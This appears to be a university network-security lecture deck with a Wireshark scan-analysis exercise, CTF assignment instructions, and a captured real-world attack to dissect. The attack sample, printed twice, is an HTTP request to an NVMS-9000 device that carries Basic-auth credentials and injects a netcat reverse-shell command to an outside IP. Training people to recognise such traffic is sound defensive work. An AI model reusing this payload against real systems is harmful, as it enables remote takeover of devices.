
Analyzing with Wireshark (17:12, 20m)

1. How many packets are in the capture? (📁)



2. First analysis by hand.
3. Identify the scanner (📁)

- a. The IP sending most of the packets.
 - b. Statistics->Endpoints
 - c. Sort by descending number of packets.
4. Which techniques were used? (📁📁)
 - a. By hand and filtering.
5. Question: To which IP and port were the most number of packets sent? (📁📁)
 - a. Statistics->Conversations->TCP
 - b. Sort in descending number of packets.
6. When did the scans happen in time? (📁📁)
 - a. Statistics-I/O Graphs
 - b. New line with +
 - c. Graph name: "Syn packets"
 - d. Display filter: "`tcp.flags.syn == 1 && !tcp.flags.ack == 1`" (note !)
 - e. Enable it by clicking at the beginning of the line
 - f. Enable Time of day



7. How many subnets and packets to each? (📁📁📁)
8. How many ports were found open, and in which IPs? (📁📁📁)

Extra Content

Attack Question (17:42, 4m)

Question: this is an example of a real attack from the Internet on a computer, what can you tell about it that recognizes it as an attack? There are at least 8

```
03:51:12.103578 IP 67.243.185.170.54299 > 192.168.1.240.22: Flags [P], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: 147.32.82.210
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"
clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><a
ddressType><enum>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><conten
t><switch>true</switch><filterType type="filterTypeMode">refuse</filterType><filterList
type="list"><itemType><addressType
type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>$(nc$(IFS)93.174.93.178$(IFS)31337$(IFS)-e$(IFS)$SHELL&)</ip></item></filterList></content></request>
```

Tip: use <https://gchq.github.io/CyberChef/> for the base64

Solution:

03:51:12.103578 IP 67.243.185.170.54299 > 192.168.1.240.22: Flags [P.], seq 1:906, ack 1 length 905

POST /editBlackAndWhiteList HTTP/1.1

Accept-Encoding: identity

Content-Length: 586

Accept-Language: en-us

Host: 147.32.82.210

Accept: */*

User-Agent: ApiTool

Connection: close

Cache-Control: max-age=0

Content-Type: text/xml

Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

```
<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000"
clientType="WEB"><types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><a
ddressType><enum>ip</enum><enum>iprange</enum><enum>mac</enum></addressType></types><conten
t><switch>true</switch><filterType type="filterTypeMode">refuse</filterType><filterList
type="list"><itemType><addressType
type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType><ip>$(nc$(IF
S)93.174.93.178$(IFS)31337$(IFS)-e$(IFS)$SHELL&)</ip></item></filterList></content></request>
```

CTU Students - Assignment 2 - Part 1 (4 Points)

(17:42, 2m)

- Find the Instructions in [CTFd](#):
 - Log in to your docker
 - Scan and find running devices in the network.
 - You will be given an IP range in CTFd
 - Find out which services are running on those devices
 - Find the flag and submit it to the CTFd
 - Answer the related questions in the CTFd
- Start time: **Oct 3rd, 2024 21:00**

**PLEASE DO NOT SCAN NETWORKS
OUTSIDE OF THE GIVEN RANGE**



CTU Students - Assignment 2 - Part 2 (2 Points)

- Log in to your docker
- Capture traffic for **at least 1 hour**
- Search the captured traffic for suspicious/anomalous traffic and potential attack
- Analyze the attacker's actions
- Find the flag
- Submit the flag in the [CTFd](#)
- Start time: **Oct 3rd, 2024 21:00**

Class Feedback for all of you

By giving us feedback after each class,
we can make the next class even better!

bit.ly/BSYFeedback

